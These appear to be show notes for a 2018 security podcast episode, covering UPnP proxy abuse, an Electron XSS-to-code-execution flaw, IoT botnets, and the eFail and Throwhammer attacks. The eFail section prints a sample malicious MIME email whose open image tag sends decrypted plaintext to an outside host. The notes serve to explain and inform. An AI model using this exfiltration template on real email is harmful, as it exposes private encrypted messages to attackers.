Security Now! #663 - 05-15-18

Ultra-Clever Attacks

This week on Security Now!

This week we will examine two incredibly clever, new (and bad) attacks named eFail and Throwhammer. But first we catchup on the rest of the past week's security and privacy news, including the evolution of UPnProxy, a worrisome flaw discovered in a very popular web development platform, the 1st anniversary of EternalBlue, the exploitation of those GPON routers, this week's disgusting security head shaker, a summary of the RSA conference's security practices survey, the appearance of persistent IoT malware, a significant misconception about hard drive failure, an interesting bit of listener feedback... then a look at two VERY clever new attacks.



Security News

Spectre NextGen:
No news yet on these next eight (with one being a biggie) Spectre problems.

UPnProxy matures:
Last month Akamai detailed the use of UPnP to proxy public traffic.
UPnP is only intended to rewrite packet destinations to the LAN IP... but many don't check.
Now, security firm Imperva reports and details the next step in evolution

https://www.imperva.com/blog/2018/05/new-ddos-attack-method-demands-a-fresh-approach-to-amplification-assault-mitigation/

Step 1: Locating an open UPnP router

This can be done in any number of ways, from running a wide-scale scan with SSDP requests to simply using the Shodan search engine to look for the "rootDesc.xml" file commonly found on such devices.

In the screenshot below, you can see that running this query yielded over 1.3 million results. While not all of these devices are necessarily vulnerable, finding an exploitable one is still very easy, especially if a bad actor used a script to automate the process.

Normally, traffic incoming from a DNS or NTP reflection will be from ports 53 or 123 respectively. But ports can be and are rewritten just as readily as IP addresses. (NAPT)

The very popular "Electron" app development platform has a problem:
Microsoft's Skype and Visual Studio Code, GitHub's Atom code editor, the Brave browser and the well-known desktop apps for services including Signal, Twitch, Discord, Basecamp, Slack, Ghost, WordPress.com.

https://electronjs.org/apps

Electron is a web technology platform offering HTML and JS code development. Being a web platform, it does make the node.js library available.

But node.js is deep and powerful and known to be dangerous on the desktop.

Therefore, the Electron platform disables Node.js by default with the the "nodeIntegration: false" present which blocks access to the node.js APIs and its many powerful and dangerous modules.

But security researcher Brendan Scarvell with Trustwave discovered that it's possible to flip nodeIntegration to "True". This can occur if another setting "webviewTag: false" has not been explicitly declared in an Electron app's webPreferences config file.

In such a case, any Cross-Site Scripting mistake anywhere within the application can be used to create a new WebView component window where the nodeIngration flag can be set to "true."

And since Electron-based apps are packaged HTML and JS code, finding a XSS gap to exploit this flaw is not a high bar since most web apps are filled-in with such oversights. Remember that XSS merely requires that an attacker's provided text containing unfiltered HTML, can be made to display in the app.

After Brendan found this flaw six weeks ago in March, he privately reported the trouble to the Electron platform developers who immediately closed the hole. But, as we know... many existing vulnerable apps will never be fixed. If they are connected apps, all any bad guys needs to do is get their unfiltered (unclean XSS) code to display in the app...

And now that it's been fixed he has published proof-of-concept code which allows an attacker to exploit any XSS flaw and extend his access to the underlying OS. Brendan wrote that this flaw "can allow for remote code execution provided that the application is using a vulnerable version of Electron (version < 1.7.13, < 1.8.4, or < 2.0.0-beta.3)."

Old flaws never die: 3 days ago was the 1st anniversary of WannaCry

The use of the EternalBlue exploit, which powered the spread of the WannaCry, NotPetya and Bad Rabbit malware, and is believed to have been created by the NSA, continues to grow in usage.

Whereas the original EternalBlue only worked against XP, Win7 and Server 2008R2, the underlying flaw in SMBv1 has since been made to work under Windows 8, Server 2012 and Windows 10. This hugely broadened the exploit's ability to infect and has made it a commodity among malware authors.

WannaCry is still active and attempting to find and infect anything that comes online publicly and it will never go away... just as surviving instances of Code Red and Nimda continue their search for new victims.



GPON routers have evolved into a big target...
... over which at least five different botnets are currently fighting.

"Hajime", "Mettle", "Mirai", "Muhstik", and "Satori".

Something shy of one quarter million routers are vulnerable... but 240,000 can still pack a wallop!

VpnMentor, who first discovered and reported the GPON vulnerability has developed an unofficial patch for these routers, but cautions that, of course, any manufacturer-supplied solution should be used:

https://www.vpnmentor.com/tools/gpon-router-antidote-patch/

Clever: All you have to do is input your infected router IP (it can be a local LAN address — it doesn't have to be WAN) and a new password where you can access your router via LAN only SSH/Telnet, and our script will execute the patch.

Notice: By pressing "Patch", you will execute the script yourself on the provided IP (whether local or WAN connected), since we use a client-side patch your browser will initiate.

This week's shocking insecurity head shaker:
Bleeping Computer reports the news of "5,000 Routers With No Telnet Password. Nothing to See Here! Move Along!"
https://www.bleepingcomputer.com/news/security/5-000-routers-with-no-telnet-password-nothing-to-see-here-move-along/

Researchers with NewSky Security, a cyber-security company specialized in IoT security discovered that the exposed devices are Datacom routers the Brazilian ISP, Oi Internet, provided to customers. Three models of Datacom router -- DM991CR, DM706CR, and DM991CS -- were those found to have BLANK Telnet authentication with Telnet port 22 wide open to the Internet and accepting all comers.

The researcher told Bleeping Computer that the router's manuals clearly indicate that the devices come with a passwordless Telnet service by default and that users must then configure one for themselves.

What year is this? Is this 1995??

"Don't have time" to fix security? Could YOU hack into your own company?
The Swedish cyber-security firm Outpost 24, assembled the attendee survey from the recent RSA Security Conference.

https://grc.com/miscfiles/RSA-2018-Survey-Outpost24.pdf

From this they extracted some highlights:

- Only 47 percent of organizations patch vulnerabilities as soon as they are known, 16 percent wait for one month, while eight percent admit to only applying patches once or twice a year.

- 16 percent of organizations have ignored a critical security flaw because they didn't have the skills to rectify it, while 26 percent have ignored a critical security flaw because they didn't have time to fix it.

- When asked what route they'll take to hack their companies, 21 percent said they would enter through our public Cloud Hosted compute, while 34 percent said they would use social engineering.

- When asked if their attack would be successful, 71 percent said it was likely or highly likely that it would be. Only 9% said it is very unlikely their attack would succeed.
- 75 percent of organizations use a commercial cloud.

- Only 17 percent of organizations have hired a penetration tester to assess the security of their network, of those 46 percent found a critical flaw which could have put their organization at risk. However, 35 percent believe that if they were to hire a penetration testing services they wouldn't surface any new risks.

BitDefender Labs has identified the first persistent IoT malware

https://labs.bitdefender.com/2018/05/hide-and-seek-iot-botnet-resurfaces-with-new-tricks-persistence/

Researchers at BitDefender Labs spotted a new and impressive Botnet early this year which they named "Hide and Seek." The botnet has infected close to 90,000 unique devices from the time of its discovery.

What caught their eye because it had never been seen before was that this botnet established a peer-to-peer command and control network using UDP and a fully custom P2P protocol.

The most recent update, first spotted two weeks ago, has added persistence to its infection. For the first time simply powering down and restarting an IoT device is not sufficient to flush the bot from RAM.

The botnet has been rapidly gaining capabilities. For example it recently added code to leverage two new vulnerabilities which allow the malware to compromise more IPTV camera models. In addition to the vulnerabilities, the bot can also identify two new types of devices and pass their default username and passwords.

The sample discovered targets several generic devices and specific devices with infected victims scanning neighboring peers for the presence of a telnet service. As soon as the telnet service is found, the infected device attempts bruteforce access. If the login succeeds, the malware restricts access to port 23 to potentially prevent a competing bot from hijacking the device.

The attack targets a wide range of devices and architecture with 10 different binaries compiled for various platforms, including x86, x64, ARM (both Little Endian and Big Endian), SuperH, and PowerPC.

Once the infection has been performed successfully, the malware copies itself in the /etc/init.d/ and adds itself to start with the operating system. In order to achieve persistence, the infection must take place via Telnet since root privileges are required to copy the binary to the init.d directory.

It subsequently opens a random UDP port that is propagated to the neighboring bots. This port will be used by the cyber-criminals to get in touch with the device.

SpinRite

Ely Riggs in Tallahassee
Subject: VCC Citi - After repair BUY NEW HDD!
Date: 09 May 2018 15:08:05

Hey Steverino - Great show (#662) as always.
Your SpinRite testimonial was incomplete. After repairing an unbootable drive BUY A NEW HDD, or upgrade to an SSD. Do not continue using a failing HDD.

Closing The Loop

Eric Paul in Chesapeake Virginia
Subject: Still need HTTP sites
Date: 09 May 2018 13:01:06

I just heard you on Security Now that there is no longer a need for HTTP sites. I have an issue with that statement. At my house I have a old Netgear router that supports HTTPS access but due to its age, it uses an self-signed SSL 3 cert. Since modern browsers have decided that they will absolutely not allow access to SSL 3 sites. I had to use an old version of IE, which still allowed SSL 3 certs, to remove HTTPS only access so that I can use a modern browser to access the router. Due to this reason, I had to convert both of my routers to HTTP only access since I assume that at some time in the future, all browsers will punish the self signed certs used by both routers with no exceptions allowed.

Ultra-Clever Attacks

PGP & S/MIME

https://www.eff.org/deeplinks/2018/05/attention-pgp-users-new-vulnerabilities-require-you-take-action-now

Attention PGP Users: New Vulnerabilities Require You To Take Action Now

Fist off: It's worrisome, but it's NOT a new vulnerability. It's a brilliantly clever leveraging of an original design flaw in encrypted eMail which effects PGP and S/MIME.

The EFF wrote:

> Users are advised to disable email encryption plugins to avoid any attackers from recovering past encrypted emails after the paper's publication.
>
> The EFF wrote: "These steps are intended as a temporary, conservative stopgap until the immediate risk of the exploit has passed and been mitigated against by the wider community."
>
> Users in dire need of using encryption to protect their communications channels were advised to use an instant messaging client that supports end-to-end encryption, the EFF recommended.

EFF Follow-up: "Not So Pretty: What You Need to Know About E-Fail and the PGP Flaw"

https://www.eff.org/deeplinks/2018/05/not-so-pretty-what-you-need-know-about-e-fail-and-pgp-flaw-0

A group of researchers released a paper today that describes a new class of serious vulnerabilities in PGP (including GPG), the most popular email encryption standard. The new paper includes a proof-of-concept exploit that can allow an attacker to use the victim’s own email client to decrypt previously acquired messages and return the decrypted content to the attacker without alerting the victim. The proof of concept is only one implementation of this new type of attack, and variants may follow in the coming days.

Instead of eMail it's eFail: https://efail.de/

The ultra-short attention-getting version is this: An attacker who had previously obtained any encrypted eMail through passive monitoring or by pulling from an encrypted stored repository can induce the recipient's eMail client to decrypt and exfiltrate any encrypted eMail.

https://lists.gnupg.org/pipermail/gnupg-users/2018-May/060315.html

Matthew Green / @matthew_d_green / May 14

- New vulnerabilities in many PGP and S/MIME enabled email clients. Allows exfiltration of plaintext by mauling HTML emails. A few thoughts. https://efail.de

- In a nutshell, if I intercept an encrypted email sent to you, I can modify that email into a new encrypted email that contains custom HTML. In many GUI email clients, this HTML can exfiltrate the plaintext to a remote server. Ouch.

- It's an extremely cool attack and kind of a masterpiece in exploiting bad crypto, combined with a whole lot of sloppiness on the part of mail client developers.

- The real news here is probably about S/MIME, which is actually used in corporate e-mail settings. Attacking and modifying encrypted email stored on servers could actually happen, so this is a big deal.

- Plus the attack on S/MIME is straightforward because it's (a) a dumb protocol, and (b) a simple protocol not filled with legacy cruft, and (c) it's built into email clients. Dumb and simple and one vendor to blame.

- But of course the attack also implicated the garbage-fire that is the PGP ecosystem so of course that's what everyone is talking about. Over on HN the "its not PGP it's mail clients" dance has begun so I guess we have to talk about that.

- When it comes to PGP, the quality expectations on the crypto are low because it was invented in the Precambrian era. So it doesn't do proper authentication except as an optional afterthought.

- So in summary, PGP clients are vulnerable because 17 years after a vulnerability was known, the mitigation was not made a default in GnuPG and defense was instead "left to PGP clients", which also make a convenient scapegoat when it goes pear-shaped.

In other words, PGP is still not using authenticated encryption which would defeat this attack since the attack requires modification of the original message.

MIME (Multipurpose Internet Mail Extensions):

AKA (Multi-part)

Part One: Open an HTML Image tag. <img src="http://www.badsite.com/
(Note… leave the tag **open**)
Part Two: The original encrypted eMail.

Part Three: Close the HTML Image tag: ">

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

What to do about it?

EFF: We are in an uncertain state, where it is hard to promise the level of protection users can expect of PGP without giving a fast-changing and increasingly complex set of instructions and warnings. PGP usage was always complicated and error-prone; with this new vulnerability, it is currently almost impossible to give simple, reliable instructions on how to use it with modern email clients.

It is also hard to tell people to move off using PGP in email permanently. There is no other email encryption tool that has the adoption levels, multiple implementations, and open standards support that would allow us to recommend it as a complete replacement for PGP. (S/MIME, the leading alternative, suffers from the same problems and is more vulnerable to the attacks described in the paper.) There are, however, other end-to-end secure messaging tools that provide similar levels of security: for instance, Signal. If you need to communicate securely during this period of uncertainty, we recommend you consider these alternatives.

ThrowHammer

https://www.cs.vu.nl/~herbertb/download/papers/throwhammer_atc18.pdf
Remember "Rowhammer"

Five academics from Universities in Amsterdam and Cyprus have VERY cleverly invented a brand new REMOTE means for launching Rowhammer attacks via network packets and network cards!

In brainstorming new ways to pound on RAM, they realized that the latest and fastest network connections were employing a technique known as "RDMA" -- Remote Direct Memory Access.

RDMA...

[snip] However advanced the attacks have become, and however worrying for the research community, these attacks never progressed beyond local privilege escalations or sandbox escapes.

The attacker needs the ability to run code on the victim machine in order to flip bits in sensitive data. Hence, Rowhammer posed little threat from attackers without code execution on the victim machines.

In this paper, we show that this is no longer true and that attackers can flip bits only by sending network packets to a victim machine connected to RDMA-enabled networks commonly used in clouds and data centers.

Rowhammer allows attackers to flip a bit in one physical memory location by aggressively reading (or writing) other locations (i.e., hammering). As bit flips occur at the physical level, they are beyond the control of the operating system and may well cross security domains. A Rowhammer attack requires the ability to hammer memory sufficiently fast to trigger bit flips in the victim. Doing so is not always trivial as several levels of caches in the memory hierarchy often absorb most of the memory requests. To address this hurdle, attackers resort to accessing cache eviction buffers or using direct memory access (DMA) for hammering. But even with these techniques in place, triggering a bit flip still requires hundreds of thousands of memory accesses to specific DRAM locations within tens milliseconds. As a result, the current assumption is that Rowhammer may only serve local privilege escalation, but not to launch attacks from over the network.

In this paper, we revisit this assumption. While it is true that millions of DRAM accesses per second is harder to accomplish from across the network than from code executing locally, today's networks are becoming very fast. Modern NICs are able to transfer large amounts of network traffic to remote memory. In our experimental setup, we observed bit flips when accessing memory 560,000 times in 64 ms, which translates to 9 million accesses per second. Even regular 10 Gbps Ethernet cards can easily send 9 million packets
per second to a remote host that end up being stored in the host's memory. Might this be enough for an attacker to effect a Rowhammer attack from across the network?

In the remainder of this paper, we demonstrate that this is the case, and that attackers can use these bit flips induced by network traffic to compromise a remote server application.

To our knowledge, this is the first reported case of a Rowhammer attack over the network. Specifically, we managed to flip bits remotely using a commodity 10 Gbps network. We rely on the commonly-deployed RDMA technology in clouds and data centers for reading from remote DMA buffers quickly to cause Rowhammer corruptions outside these untrusted buffers. These corruptions allow us to compromise a remote memcached server without relying on any software bug.